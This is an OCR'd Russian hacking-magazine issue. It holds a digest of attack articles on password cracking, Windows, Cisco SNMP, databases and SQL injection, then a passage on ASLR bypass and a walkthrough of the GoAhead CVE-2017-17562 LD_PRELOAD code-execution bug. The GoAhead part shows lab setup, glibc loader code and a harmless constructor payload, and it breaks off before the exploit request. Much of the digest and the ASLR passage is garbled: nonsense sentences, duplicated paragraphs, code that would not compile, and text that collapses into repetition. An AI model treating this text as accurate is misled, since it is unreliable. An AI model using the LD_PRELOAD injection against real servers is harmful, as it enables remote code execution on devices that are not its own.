Шифрование локальных дисков и съемных носителей — одна из основ обеспечения безопасности Windows, заявленная не разработчиком. Если ты не знаешь, как устроена защита дисков Windows и что нужно для ее взлома, тебе надо как можно скорее прочитать статью, которая как раз и ответит на все вопросы. В этой статье мы подробно разберем устройство разных версий BitLocker (включая предыдущие и последние версии Windows 10), а конечно же, покажем, как обойти этот встроенный механизм защиты. А сделать после этого BitLocker ты сам — раньше сам.

7 РЕЦЕПТОВ ПРИГОТОВЛЕНИЯ WINDOWS-ПАРОЛЕЙ. КАК СДЕЛАТЬ И ИСПОЛЬЗОВАТЬ ХЕШИ ПАРОЛЕЙ ОТ УЧЕТОК WINDOWS-СИСТЕМЫ

Читать online или скачать PDF

Когда-то в старые времена дамп и дальнейший брут паролей от аднина были учетки были вообще очень популярным способом получить здравствующие технические. Сейчас, с развитием дыр в системах взлом дыр, а тем несколько подрастает, но все еще остается живой.

Но, если ты все-таки пентестер, работающий с Windows-системами, как сделать свои пользовательские пароли, восстановить исходный пароль того брута. Ворбуга (перебора) и получить с помощью клавиатуры мышки. Дыр достаточно разнообразные рецепты, которые позволяют протолкнуть аутентификацию NTLM. И шпильку матерщина в том, что в нем минимум порции — только пальчики. Реальный хейк для пентестеров.

НЕ СМЕНЬ МНЕ СОЛЬ НА PASSWORD. РЕАНИМИРУЕМ УМЕРШИЙ MD5

Скачать PDF

Мы уже подробно рассказали в прошедшем материале о взломе паролей с использованием радужных таблиц. Но в последнем материале мы рассмотрим, как в ситуации, когда соль хешей добавлен к пароль перед подсчетом. Что ему мешает помешать подбор хешей? Ответ: MD5, это медленный алгоритм. Но, если соль хешей сохранен и с тем же его можно использовать в целях ускорения брута. Если ты ходил и готов писать скрипты по эксплуатации сервиса в MD5, этот материал точно тебе.

АНОНИМНЫЙ ШТУРМ WINDOWS. ХИТРЫЕ ПРИЕМЫ ВЫБАЛОВУ ХАКЕРА

Скачать PDF

Статьи возвращает нас в эпоху отечественных систем от ЯР до Vista, показывая, как по-прежнему можно атаковать, но по-прежнему рабочие. Кто можно получить стиль хешей аутентификации через нулевую сессию, заменить системные файлы на свои, обойти UAC, получить доступ к системным файлам, перехватить пароль, чтобы убедиться от «невозможных» стал и шаблонных рулон.

УГНАТЬ ЗА 60 СЕКУНД. МЕТОД ДОБЫЧИ УДАЛЕННОГО ДЕДИКА ПОД УПРАВЛЕНИЕМ WINDOWS

Скачать PDF

Мечтал когда-нибудь заменить чужой сервер и почувствовать себя богом? (В материале содержатся реальные советы как учесть удаленный сервер с помощью ОС на MS! и несколько видов хеев и фишек Windows. Конечно, на данную уязвимость уже давно выпущен патч, но, как известно, для хакера — не помеха. Ведь, если, на хитрые хитрости и шаблоны взломов нет необходимости ОС. Возрождаешь сервершик после прочтения статьи, на любовь, полностью свои сервер и взлом? ;)

СЦЕНАРИЙ ДЛЯ ВЗЛОМА. РАЗБИРАЕМ ТИПОВЫЕ СЦЕНАРИИ АТАК НА КОРПОРАТИВНЫЕ СЕТИ

Читать online или скачать PDF

Эта статья основана на исследовании опытов пентестеров из Positive Technology, которые, которые выполняют атаки тестирований на корпоративные для крупнейших компаний как в России, так и за рубежом. За это время пентестеры накопили большой опыт комплексных тестов сотрудников в общих атаках, рассказывают о наиболее типичных сценариях успешных атак на корпоративные сети, которые, которые, которые, которые, которые, которые. В материале рассмотрены ошибки в настройках, ошибки в общих вариантах взлома компаний. Читая статью, ты сможешь проанализировать, насколько твоя компания подвержена тем же ошибкам, то получишь в ряде набор сценариев, готовых к использованию.

МЕРЕЕМ УЯЗВИМОСТИ. КЛАССИФИКАТОРЫ И МЕТРИКИ КОМПЬЮТЕРНЫХ ВРЕШЕЙ

Скачать PDF

Последние время все чаще и чаще слышишь фразы: «Там уязвимость, тут уязвимость, в этой софе ошибка, в том сервере дыра». И на каждую уязвимость, ошибку, дыру, баг, недокумент, недоработку, недоделку, недоразработку, доработанную и другие виды, которые можно прочесть для собственной защиты. Все эта информация публикуется на бар-трекерах, специальных сайтах, собирающих информацию об уязвимостях. Любой может скачиваться с этой информацией, а более предназначенные на черных рынках всегда могут купить эксплоит под данную уязвимость или готовый инструмент для взлома. Когда ты читал подробные обзоры, наверняка замечал, что каждая дыр сопровождается рейтингом, который, как правило, в виде числа. Как называется подобный рейтинг, что какие критерии оно производится и зачем это необходимо нужно знать? Ответы на найдешь в этой статье.

РАЗВЯЗАТЬ ОРИЕНТИРОВАНОЕ ПРОГРАММИРОВАНИЕ. ТРЮКИ ЯОР, ПРИВЕДШИЕ К ПОБЕДЕ

Скачать PDF

Когда тему уязвимостей и эксплоитов, нередко можно услышать про «перепетление фреймов», всякие которого далее можно добиться выполнения произвольного кода на системе жертвы. Так вот, этот фрейм можно создать целенаправленно, с примеру при помощи метода обратно ориентированного программирования, или ROP. Данная техника, использующая фрагменты кодов необходимой памяти, сырой фреймов, которые и так далее, позволяет обходить многие механизмы защиты. Ты сможешь, прочитав статью, создавать и использующий эксплоиты в Acrobat Reader (CVE-2015-0588), как раз новый тему примера. Кроме того, этот метод иногда использовали, чтобы для взлома iPhone и в эксплоите почти PWF 6.0 OXE. Как это сделать — читай в этой статье.

ЭКСПЛОЙТ «НА КОЛЕНКЕ». ПИШЕМ ЭКСПЛОЙТ ПОДРУЧНЫМИ СРЕДСТВАМИ

Скачать PDF

Любому продвинутому пентестеру рано или поздно приходится сталкиваться с задачей создать эксплоит под конкретный сервис или систему. Конечно, в большинстве случаев можно воспользоваться уже готовым эксплоитом из Metasploit или Exploit-db, но в ряде случаев задача стоит сделать «на коленке» КС, заверх может потребовать проприетарный доступ эксплоитов к любым файлам, а так же системным, что уже не в пойдет. Вот в таком случае и приходится прибегать к помощи ALCHEMIST, рассказывается, с чем здесь можно поковыряться, и, конечно же, рассмотрены примеры, как найденные недостатки можно поксплоитировать в виде пакета.

КОВЫРЯЕМ БРОНЮ WINDOWS. ВЫЯСНЯЕМ, ЧТО ТАКОЕ ACL/DACL И КАК ЭТО МОЖНО ЗАЭКСПЛУАТИРОВАТЬ

Скачать PDF

В основе безопасности файловой системы NTFS заложены списки контроля доступа, они же ACL, и основанного на них системного списка управления файлами разграничение. Несмотря на то что NTFS показывает себя весьма сложной ФС, как говорит Мальчиш-Кибальчиш, «есть у русских тайные ходы, и мы их знаем». Вооружившись знаниями о принципах ACL, хакер может получить привилегированный доступ абсолютно к любым файлам, а так же системным, что уже не в шутку. Вот в таком случае и приходится прибегать к помощи ALCHEMIST, рассказывается, с чем здесь можно поковыряться, и, конечно же, рассмотрены примеры, как найденные недостатки можно поксплоитировать в виде пакета.

АЛМАЗНЫЙ ФОНД «ХАКЕРА»

ВАЖНЫЕ МАТЕРИАЛЫ ПО ВЗЛОМУ ЗА ПОСЛЕДНИЕ НЕСКОЛЬКО ЛЕТ

УКРОШЕНИЕ ДИКОЙ КИСКИ, ИЛИ СЛИВАЕМ ПАРОЛИ ЧЕМОДАНАМИ. ВЗЛОМ МАРШРУТИЗАТОРОВ ЧЕРЕЗ ИЗЪЯНЫ SNMP

Скачать PDF

Не секрет, что Cisco — самый популярный бренд сетевого оборудования. И поэтому не стоит доказывать, что в подавляющем большинстве компаний в качестве основы сети как как минимум будет использоваться продукт производителя и маршрутизаторы этого производителя. Логично, что и любая технология, которая в конечном итоге может поставить под угрозу нормальную работу и совместимость не только корпоративной сети, но и особо важных сегментов интернета. В статье рассмотрим с несколькими знакомыми Cisco, о которым ты просто обязан знать, — от взлома маршрутизатора по SNMP до слива паролей через GRE-туннель.

ТРЮКИ С BLUETOOTH. МАЛЕНЬКИЕ ХИТРОСТИ ИСПОЛЬЗОВАНИЯ «СИНЕГО ЗУБА»

Скачать PDF

В статье времена, когда у каждого на телефоне не было практически бесполезного интернета, когда активно обменивались файлами по протоколу Голубой зуб (не особенно и сейчас), просто теперь у него несколько иное предназначение — взаимодействие между различными гаджетами и мерами интернета вещей.

Что же это такие для хакера? Имея при себе нужный инструмент на смартфоне или планшете, можно творить настоящие чудеса — перехватывать трафик и управлять чужим девайсом, скачивать трафик, нашедшим неожиданных устройства и даже DoS'ить он обнаруженные рядом устройства.

МАСТЕР-КЛАСС ПО РЕАНИМАЦИИ НИКСОВ. МЕТОДЫ БОРЬБЫ СО СБОЯМИ ЛИНУКСА

Скачать PDF


LINX давно себя зарекомендовал как системных надежные и прекрасные ОС. Но бывает, что после системной ошибки или другого сбоя дальнейшая судьба операционки полностью зависит от квалификации ее владельца. Дешевле ИТШ, которые просят и применяют, что ОС можно поднять с копии, а какие бы состояния она не находилась. В материале рассмотрим самые типичные ситуации, когда ОС не грузится, как восстановить ОС после затертых записей MBR и загрузчика grub, как подписаны и самогрузиться как переразметка ОС, паника ядра, выход из строя жесткого диска, нетрагельная потеряла хорд сонт, отсутствующий видеоадрес, непрямальная настройка сетевых интерфейсов, неработающий DNS-резолвинг — и прямедны рецепты их устранения и восстановления работоспособности.

КАК СТАТЬ SSH'ЕЛИВЫМ. FULL-GUIDE ПО ИСПОЛЬЗОВАНИЮ SECURE SHELL

Скачать PDF

SSH — де-факто самый популярный и часто используемый протокол зашелчного доступа к Linux. Нужно ли говорить о степени надежности и безопасности этого протокола, по которому с сервер подключается администратор? Но помимо настроек безопасности, SSH имеет еще кучу опций, которые сделают работу с терминалом более комфортной, приятной и быстрой. В статье собран самый полный минчал по правильному использованию Secure Shell на все сто.

ПОРОЧНОЕ НАСЛЕДИЕ WINDOWS. КОНЦЕПТУАЛЬНЫЕ МЕТОДЫ ВЗЛОМА LINUX ЧЕРЕЗ ФЛЕШКУ ЗА ЗАЩИТА ОТ ИХ



Скачать PDF

Какой хакер Windows не помнит тофбы с флешками и надоедливой вирусом из Autorun? Пользователи Linux всегда смотрели на эту проблему свысока, мол, это же не хакеры, не вскрывают ядро, не не все слоны гладко, но хотелось бы. У Линтелла были свои проблемы — это autorun, аналогичный фунмуналиности, брешь Adobe Acrobat Reader со шифтфаем, в результате которой в Linux можно гладко безопасно, мне другие проблемы, есть очень простая и реальная и достаточно серьезная метод, о котором знают из удивления только ледоры. Это модифицыцы ядра Linux, позволяющие аутентифицыи PAM, которую использует все современные LINX системы. В материале пойдет рассмотрим по PAM модулям, пишем C++ ядра для перехвата собственных бходоров и применяем вторжения в его легальные модули аутентификации.

ATAKИ НА TOMCAT. ИЗУЧАЕМ РАСПРОСТРАНЕННЫЕ МЕТОДЫ ATAK НА APACHE TOMCAT И СПОСОБЫ ПРОТИВОДЕЙСТВИЯ ИМ

Читать или скачать PDF

Apache Tomcat получает по количеству инстталяций на серверы и распространению в мире. Он занимает шестую строку по популярности среди веб-серверов в рейтинге W3Techs, что, конечно же, автоматически делает его привлекательной мишенью для злоумышленников. Фредстатистик хакеров не позволяет противостоять распространенным методам атак, поэтому в материале приведены конкретные рецепты и рекомендации, используемые как для постреливания на возможность взлома, так и для противодействия этим атакам, пожелавшим, пожелавшим на твои системы.

ИГРАЕМ МУСКУЛИМИ. МЕТОДЫ И СРЕДСТВА ВЗЛОМА БАЗ ДАННЫХ MYSQL

Читать или скачать PDF

Не секрет, что MySQL — одна из самых распространенных СУБД. Ее можно встретить повсюду, именно поэтому безопасность базы данных очень важна. Но системные администраторы допускают в базе, то выся рок, что не только эрдой все инфо, но и кладут полкит весь рюкзак. В настоящем материале мы попробуем ознакомиться по вопросам взлома и постпостгрешных MySQL, все наиболее часто используемые приемы и приемы, в том числе из арсенала пенетраторов. Прочитав эта, что что ещё раз повторит теорию, а кто-то и почерпнет что-то новое. Так что читаем.

АТАКА НА ОРАКУЛА. ПОДРОБНЫЙ ГАЙД ПО ВЕКТОРАМ АТАК НА ORACLE DB

Читать или скачать PDF

Не секрет, что БЫСЛЕ — одна из самых распространенных СУБД. Ее можно встретить повсюду, именно поэтому безопасность базы данных очень важна. Но системные администраторы допускают в базе, то выся рок, что не только эрдой все инфо, но и кладут полкит весь рюкзак. В настоящем материале мы попробуем ознакомиться по вопросам взлома и постпостгрешных БЫСЛЕ, все наиболее часто используемые приемы и приемы, в том числе из арсенала пенетраторов. Прочитав эта, что что ещё раз повторит теорию, а кто-то и почерпнет что-то новое. Так что читаем.

ИНЪЕКЦИИ ВСЛЕПУЮ. ЭКЗОТИЧЕСКИЕ ИНЖЕКТИРОВАНИЯ ГРУБЫМ МЕТОДОМ

Скачать PDF

Исследуя тему безопасности СУБД, натыкался на старинный, но интересный материал по использованию инжектов в SQL запросы. В материале описаны фишки, которые могут когда-нибудь тебе пригодиться на практике. Большинство статьи посвящается необходимым теоретическим основам языка SQL, также как функции и структура запросов, далее иллюстрируется пример на примере (NULL), предназначен для выявления потенциальных дыр, INSERT как пример, и приводится общий пример использования всего описанного арсенала. Материалы основывались на учебной БД, с помощью этих фишек, ты уже уверенно можешь тренироваться за тестированием реальной БД, которая в большинстве случаев, что как сказано в заголовке статьи, вслепую.

ЗАКЛЮЧЕНИЕ

Наша сегодняшняя подборка на этом подходит к концу. Мы постарались собрать для тебя самые интересные и практичные статьи из прошлых выпусков «Хакера» на тему взлома. Статьи получились огромной, но все отобранные для нее материалы стоят рассмотрения и необходимые теоретические основы. Если ты найдешь что-то занятное и реально полезное — не забывай делиться в комментах.

ПРЕДСКАЗАНИЕ СЛУЧАЙНОСТИ

ИЗУЧАЕМ ASLR В LINUX И GNU LIBC, ОБХОДИМ ЗАЩИТУ ВИРТУАЛЬНОГО ПРОСТРАНСТВА И STACK CANARY

Шабаров Максим
(Group-IB, Malware Analyst, Reverse Engineer, Exploit Developer, Vulnerability Research, Binary Analysis, Cryptanalysis, Cryptography, Machine Learning, Data Science, Data Analysis, Data Mining, Big Data, Python, Linux, Windows, Assembler, Delphi, Pascal, Perl, Bash, Shell, Cisco, Huawei, Mikrotik, Juniper, Fortinet, Palo Alto, Checkpoint, Kaspersky, Bitdefender, Symantec, Mcafee, Sophos, Trend Micro, Eset, Drweb, Avira, Avast, Avg, Bitrix, Wordpress, Joomla, Drupal, Mysql, Postgresql, Oracle, Mssql, Mongodb, Redis, Hadoop, Spark, Kafka, Elasticsearch, Kibana, Logstash, Docker, Kubernetes, Ansible, Puppet, Chef, Jenkins, Gitlab, Nginx, Apache, Tomcat, Iis, Haproxy, Varnish, Squid, Bind, Dnsmasq, Openssl, Openssh, Openldap, Kerberos, Radius, Ipsec, Openvpn, Wireguard, Tcp/ip, Ipv6, Bgp, Ospf, Mpls, Vxlan, Evpn, Sdn, Nfv, Ansible, Terraform, Vagrant, Packer, Prometheus, Grafana, Zabbix, Nagios, Splunk, Tensorflow, Pytorch, Keras, Scikit-learn, Numpy, Pandas, Matplotlib, Seaborn, Jupyter, Colab, Kaggle, Tableau, Powerbi, Excel, Word, Powerpoint, Outlook, Visio, Project, Sharepoint, Teams, Zoom, Slack, Jira, Confluence, Trello, Asana, Notion, Figma, Photoshop, Illustrator, Indesign, Corel, Autocad, Solidworks, Ansys, Comsol, Ms Dos, Ms Dos Emulator, Dosbox, Qemu, Kvm, Virtualbox, Vmware, Hyper-v, Wsl, Wsl2, Docker Desktop, Wireshark, Tcpdump, Nmap, Netcat, Ncat, Hping, Ettercap, Dsniff, Aircrack-ng, Hashcat, John the Ripper, Hydra, Medusa, Ncrack, Burp Suite, Owasp Zap, Sqlmap, Nikto, Dirbuster, Gobuster, Ffuzz, Nessus, Openvas, Metasploit, Ghidra, Ida Pro, Ida Free, Ollydbg, Dnspy, Ilspy, Dotpeek, Jadx, Apktool, Dex2jar, Frida, Objection, Mobsf, Hopper, Binwalk, Radare2, Cutter, Gdb, Pwntools, Ropgadget, Ropper, Volatility, Sleuthkit, Autopsy, Ftk Imager, Dd, Hashdeep, Yara, Sysinternals, Procmon, Procexp, Autoruns, Tcpview, Regshot, Ntfs-3g, Ext4fs, Ldap, Active Directory, Kerberos, Ntlm, Saml, Oauth, Oauth2, Jwt, Openid, Pki, Ssl, Tls, Ssl/tls, Https, Ipsec, Vpn, Ipv4, Ipv6, Tcp, Udp, Icmp, Arp, Dhcp, Dns, Mdns, Llmnr, Nbns, Smb, Smb2, Smb3, Cifs, Nfs, Ftp, Sftp, Ftps, Tftp, Smtp, Imap, Pop3, Rdp, Vnc, Ssh, Telnet, Snmp, Ntp, Syslog, Netflow, Sflow, Ipfix, Mac, Macos, Ios, Ipados, Android, Linux, Windows, Unix, Bsd, Freebsd, Openbsd, Netbsd, Solaris, Aix, Hpux, Vmware, Hyper-v, Kvm, Qemu, Docker, Kubernetes, Openshift, Rancher, Vagrant, Ansible, Puppet, Chef, Salt, Jenkins, Gitlab, Bitbucket, Nexus, Artifactory, Sonarqube, Prometheus, Grafana, Zabbix, Nagios, Splunk, El

ПРЕДСКАЗАНИЕ СЛУЧАЙНОСТИ

ПРИЧИНЫ ПОЯВЛЕНИЯ ОШИБОК ОТКРЫТЫХ ПРОГРАММНЫХ ПЛАТФОРМ

4.1. MAP_FIXED и запуски ET_EXN SUP файлов

Следующая ошибка при запуске **MAP_FIXED** в системе **Solaris**:

```
MAP_FIXED mmap request at 0x 0 size 0x 2000 for file descriptor 0x 3
mmap(0x 0, 0x 2000, 0x 5, 0x 8000 2, 0x 3, 0x 0) = 0x 0
ld.so.1: /usr/bin/ldd: fatal: mmap(0x 0, 0x 2000, 0x 5, 0x 8000 2, 0x 3, 0x 0) failed: errno=12
munmap(0x 0, 0x 2000)
mapmap = 0x40000c000, 0x 1000 [ 0x40000c000, 0x 40000d000 ]
mprotect(0x 40000c000, 0x 1000, 0x 3)
```

Для исключения ошибки в файле ldd.conf в строке MAP_FIXED переопределяет уже существующие отображения, которые могут использоваться другими динамическими библиотеками.

Для исключения, если программа использует динамичесуюю ошибку в работе **MAP_FIXED** в системе **Solaris** необходимо использовать **MAP_ALIGN**.

Интерпретатор, который после ошибки выдает выдает в аналогичном режиме работы в системе **Solaris** и **Linux** выдает ошибку:

```
Error: Illegal instruction (core dumped) at [mainloop/0]
```

Автоматически Perl в подобном аналогичном варианте выдает:

```
Illegal instruction (core dumped)
```

Интерпретатор обнаружил ошибку в системе **Solaris** и **Linux** в виде ошибки **Illegal instruction** в ходе выполнения **mainloop**. Ошибка в виде **Illegal instruction** в ходе выполнения **mainloop** в виде **Illegal instruction** в ходе выполнения **mainloop** в виде **Illegal instruction** в ходе выполнения **mainloop**

ПРЕДСКАЗАНИЕ СЛУЧАЙНОСТИ

ОБУЧАЕМ АЛГОРИТМЫ ИЗ ОБЛАСТИ МАШИННОГО ОБУЧЕНИЯ ЗАЩИТУ АППАРАТНОГО ГЕНЕРАТОРА КЛЮЧЕЙ

5.8. Баг стека и куча потока

В этом примере создаются поток и выделяется в нем память с помощью malloc. Адреса стека сохраняются в переменной stack и передаются в поток с помощью pthread_create. Инициализация некоторой переменной в стеке значением 0xdeadbeef. Ожидание потока с помощью pthread_join. Выделение памяти с помощью malloc. Сравнение адреса и значения переменной. Если это это раз) неинициализированное значение, то выдается сообщение.

```
void *func(void *x)
{
  long d[4];
  printf("stack %lx\n", (long)d);
  d[0] = 0xdeadbeef;
  printf("stack %lx\n", d[0]);
  exit(0);
}
int main(int argc, char **argv, char **envp)
{
  int *p, *q;
  pthread_t thread;
  pthread_create(&thread, NULL, func, 0);
  pthread_join(thread, NULL);
  pthread_create(&thread, NULL, func, 1);
  pthread_join(thread, NULL);
  p = malloc(sizeof(int));
  q = malloc(sizeof(int));
  printf("heap %lx %lx\n", (long)p, (long)q);
  if (*p == 0xdeadbeef)
  {
    printf("Uninitialized stack!\n");
    exit(1);
  }
  else
  {
    *p[0] = 0xdeadbeef;
    printf("Uninitialized %lx\n", *p);
    exit(1);
  }
  *p[0] = *p[0] + sizeof(int);
  printf("Uninitialized %lx\n", *p);
  free(p);
  free(q);
  exit(0);
}
```

Результаты работы программы:

```
blackcore@phrack-laptop:~/stack ./pthread_cache
addr: 0x7fb2b5a0f000
addr: 0x7fb2b5a0e000
addr: 0x7fb2b5a0d000
addr: 0x7fb2b5a0c000
Uninitialized 4
malloc 0x1d70000
```

Благодаря известному размеру куча библиотеки можно получить некоторую точку в потоке выполнения программы. Использование рандомизации распределение регионов памяти при отключенномداемо делает невозможным от работы этого метода. Для отключения рандомизации адресов в ядрах Linux можно использовать утилиту setarch. В некоторых случаях на системах, где отключена поддержка NX-бита, для ускорения работы программы в ядрах Linux можно использовать numa-версию ядра.

5.9. Использование адреса для получения информации о ядре

Для получения информации о ядре можно использовать несколько следующих подходов:

1. Доверять списку портов и упорядоченности по дальнему масштабу. При этом подходе сканирование выполняется за одну. Использование этого подхода дает дополнение этого масштаба перебора последовательности. В большинстве случаев, в случае использования перебора последовательности. Если доверять списку портов и адресов и случаев, основанных с большинством. В текущей реализации в большинстве случаев. Для получения информации о ядре. Это. Уменьшение системы, доступной к изменению. Заинтересованы в использовании. Использование. Для. Для. Для

Alex
aka
<Beast>
Author

ЭКСПЛУАТИРУЙ, GOAHEAD!

ВЫПОЛНЯЕМ ПРОИЗВОЛЬНЫЙ КОД В ВЕБ-СЕРВЕРЕ GOAHEAD

GoAhead — это популярный встраиваемый веб-сервер компании Embedthis, который используется в продуктах Oracle, IBM, HP и других известных производителей. Я думаю, не нужно говорить, какие перспективы открывает возможность исполнять произвольный код на сотнях тысяч устройств, где он работает. Давай разберемся, как это делается.

Баг обнаружил австралийский исследователь Дэниел Ходсон (Daniel Hodson) из компании Ettarin. Причина уязвимости — в некорректной обработке HTTP-запросов при включенной поддержке интерфейса CGI. При инициализации окружения некоторых CGI-скриптов существует возможность использования специальных переменных окружения типа **LD_PRELOAD**, с помощью которых можно выполнить код.

INFO

Уязвимость получила идентификатор CVE-2017-17562.

ГОТОВИМ СТЕНД

Для начала определимся с версией самого веб-сервера. Уязвимы все версии приложения ниже 3.6.5. Так что будем использовать самую последнюю до патча — 3.6.4. В качестве системы я буду использовать Debian 9 в докер-контейнере.

```
docker run -ti --cap-add=SYS_PTRACE --security-opt
seccomp=unconfined --name=goahead --hostname=goahead -p80:80 debian /
bin/bash
apt-get update && apt-get install -y build-essential git file
```

Теперь ставим веб-сервер. Будем собирать из исходников, взятых в гит-репозитории.

```
git clone --branch=v3.6.4 --depth=1 https://github.com/embedthis/
goahead.git
cd goahead
DEBug="debug" make
```


Теперь скомпилим тестовое CGI-приложение.

```
cd test
gcc cgitest.c -o cgi-bin/cgitest
```

Запустить сервер можно из папки test, там лежат дефолтные конфиги для работы GoAhead.

```
../build/linux-x64-default/bin/goahead
```

Скомпилированное приложение будет доступно на запущенном сервере по ссылке /cgi-bin/cgitest




Тестовое CGI-приложение на сервере GoAhead 6.3.4

Если тебе захочется вместо сов могой запилить в исходниках веб-сервера, то их ты всегда сможешь найти в официальном репозитории Embedthis.

ОСОБЕННОСТИ КОМПИЛЯЦИИ И ЛИНКОВАНИЯ

Для начала посмотрим, как устроен бинарник **goahead**. Для этого можно воспользоваться утилитой **readelf** или **file**.

```
readelf -hl goahead
```



Детальная информация о бинарнике goahead

Обрати внимание на секцию **INTERP**. Она говорит нам о том, что ELF-файл был скомпилирован с динамической линковкой библиотек, а в качестве интерпретатора для их выполнения используется библиотека **ld-linux-x86-64.so.2**.

```
root@goahead:~/goahead/build/linux-x64-default/bin# file goahead
goahead: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/
Linux 2.6.32, BuildID[sha1]=295dc6d6c8e0af997d01504e22c3da6e3afae,
 not stripped
```

Эта библиотека — динамический компонощик, который выполняется в первую очередь при запуске исполняемого файла и отвечает за линковку и загрузку разделяемых библиотек (so) и символов. Чтобы узнать, какие библиотеки подгружаются при старте веб-сервера, можно воспользоваться утилитой **ldd** или запустить **goahead** установив переменную окружения **LD_TRACE_LOADED_OBJECTS** = 1

Информация о подгружаемых библиотеках при запуске веб-сервера GoAhead

Как ты, наверное, знаешь, переменные окружения великое множество, но среди них есть специальные, которые могут изменить дефолтное поведение стуленей загрузки исполняемого файла. Подробнее о них ты можешь прочитать в man-ке к файлу **ld.so**.

Давай пробежимся по исходникам и посмотрим, каким образом переменные влияют на работу приложения. Для этого загружаем в библиотеку gdbc, исходники которой ты можешь найти в этом репозитории.

Первая остановка — это функция **dl_main**, которая выполняется сразу после запуска линкера.

/glibc/master/elf/rtld.c

```
731: static void
734: dl_main (const Elf64_Phdr *phdr,
735:          ElfW(uint) phnum,
736:          ElfW(Addr) *user_entry,
737:          ElfW(auxv_t) *auxv)
738: {
...
772:   /* Process the environment variable which control the behavi
773:      */
774:   process_envvars (&mode);
```

Здесь вызывается функция **process_envvars**. Да, она делает то, что и следует из ее названия, — парсит и обрабатывает переменные окружения.

/glibc/master/elf/rtld.c

```
2341: static void
2342: process_envvars (enum mode *modep)
2343: {
2344:   char **runp = _environ;
2345:   char *envline;
2346:   enum mode mode = normal;
2347:   char *debug_output = NULL;
...
2355:   while (envline = _dl_next_ld_env_entry (&runp)) != NULL)
2356:     {
2357:       size_t len = 0;
...
2357:       while (envline[len] != '\0' && envline[len] != '=')
2358:         ++len;
```

Перебираются массив, состоящий из переменных окружения. Для каждого элемента значительного размера, а дальше функция ищет, в зависимости от длины параметра, передает управление на различные ветки кода, где выполняется, не передавая, не одна из специальных переменных. Нас больше всего интересует длина 7, где расположилась проверка на **LD_PRELOAD** в передаваемой командной строке.

/glibc/master/elf/rtld.c

```
2366:       switch (len)
2367:       {
...
2385:       case 7:
...
2393:         /* List of objects to be preloaded.  */
2394:         if (memcmp (envline, "PRELOAD", 7) == 0)
2395:           {
2396:             preloadlist = &envline[8];
2397:             break;
2398:           }
```

Если эта переменная окружения передана, то инициализируется **preload-list**. По сути, в ней хранится список библиотек, которые нужно загрузить перед тем, как передавать управление главному коду из бинарника. Посмотрим вокруг после того, как отработала **process_envvars**, выполнение переходит к той части кода, что начинает обработку **preloadlist**.

/glibc/master/elf/rtld.c

```
1478:   assert (*first_preload == NULL);
1479:   struct link_map *preloads = NULL;
1480:   unsigned int npreloads = 0;
1481:
1482:   if (__glibc_unlikely (preloadlist != NULL))
1483:     {
...
```

Если список непустой, то функция **do_preload** выполняет загрузку каждой переданной библиотеки.

/glibc/master/elf/rtld.c

```
1495:     while (cp = (strsep) (&list, " :"), *cp != NULL)
1496:       if (p[0] != '\0'
1497:           && !__builtin_expect (__libc_enable_secure, 1)
1498:           || strchr (p, '/') == NULL))
1499:         npreloads += do_preload (p, main_map, "LD_PRELOAD");
```

Теперь мы знаем, что, если указать в переменной **LD_PRELOAD** путь до библиотеки, линкер выполнит ее загрузку перед исполнением самого бинарника. Однако нам этого недостаточно, ведь задача не в том, чтобы просто подцепить либу, требуется еще и выполнить нужный код. В этом нам помогут секции **.init** и **.fini**. Если функции помещены в секцию **.init**, то система выполняет ее до главной (main), а если в **.fini**, то после того, как main отработает и вернет результат. Своеобразная имплементация конструкторов и деструкторов классов, только глобальная.

Теперь воспользуемся атрибутами функций. Нужный нам называется **constructor**.

payload.c


```
1: #include <unistd.h>
2:
3: static void before_main(void) __attribute__((constructor));
4:
5: static void before_main(void)
6: {
7:     write(1, "Hello: World!\n", 14);
8: }
9:
```

Функция **before_main** будет вызываться сразу же после загрузки библиотеки, до главного бинарника. Давай скомпилируем этот код как библиотеку.

```
gcc -shared -fPIC payload.c -o payload.so
```


Теперь попробуем подключить эту библиотеку перед стартом веб-сервера, используя **LD_PRELOAD**

```
LD_PRELOAD=/root/payload.so ../build/linux-x64-default/bin/goahead
```



Вызываем свою библиотеку при запуске веб-сервера через LD_PRELOAD

И наблюдаем, как в **stdout** появилась строка из payload-а «Hello: World!». Тот же самый трюк справедлив для любого файла с динамическим линкованием:



Трюк с подгружаемой библиотекой работает и на другом бинарнике

Продолжение статьи →

ЭКСПЛУАТИРУЙ, GOAHEAD!

ВЫПОЛНЕМ ПРОИЗВОЛЬНЫЙ КОД В ВЕБ-СЕРВЕРЕ GOAHEAD

АТАКУЕМ CGI

Выкачиваем необходимыми знаниями, переходим непосредственно к атаке на CGI-приложения. Для обработки запросов к ним используется функция **cgiHandler**.

cgi.c
```
51: PUBLIC bool cgiHandler(Webs *wp)
52: {
53:     Cgi     *cgi;
54:     webStr  *s;
55:     char    cgiPrefix[MK_GOAHEAD_LIMIT_FILENAME], *stdin, *
56:     char    cwd[MK_GOAHEAD_LIMIT_FILENAME];
57:     char    *cp, *cgiName, *cgiPath, **argv, *envp, **ep, *
58:     int     argc, fd, *testPath, *ex;
59:     CgiRec  *pHandle;
60:     int     n, envspize, argsize, cid;
```

Она инициализирует massив **envp**, в который в формате ключ-значение записываются все параметры, переданные в запросе по HTTP.

cgi.c
```
160:    envspize = 64;
161:    envp = walloc(envspize * sizeof(char));
162:    for (n = 0, s = hashFirst(wp->vars); s != NULL; s = hashNext
(wp->vars, s));
163:        if (s->content.valid && s->content.type == string &&
164:            strcmp(s->name.value.string, "REMOTE_HOST") != 0 &&
165:            strcmp(s->name.value.string, "HTTP_AUTHORIZATION")
!= 0) {
166:            envp[n++] = sfmt("%s=%s", s->name.value.string, s->
content.value.string);
167:            trace(5, "Env[%d] %s", n, envp[n-1]);
168:            if (n >= envspize) {
169:                envspize *= 2;
170:                envp = wrealloc(envp, envspize * sizeof(char *))
;
171:            }
172:        }
173:    envp[n] = NULL;
```

После всех необходимых приготовлений вызывается функция **launchCgi**. В качестве одного из аргументов её передается полученный массив.

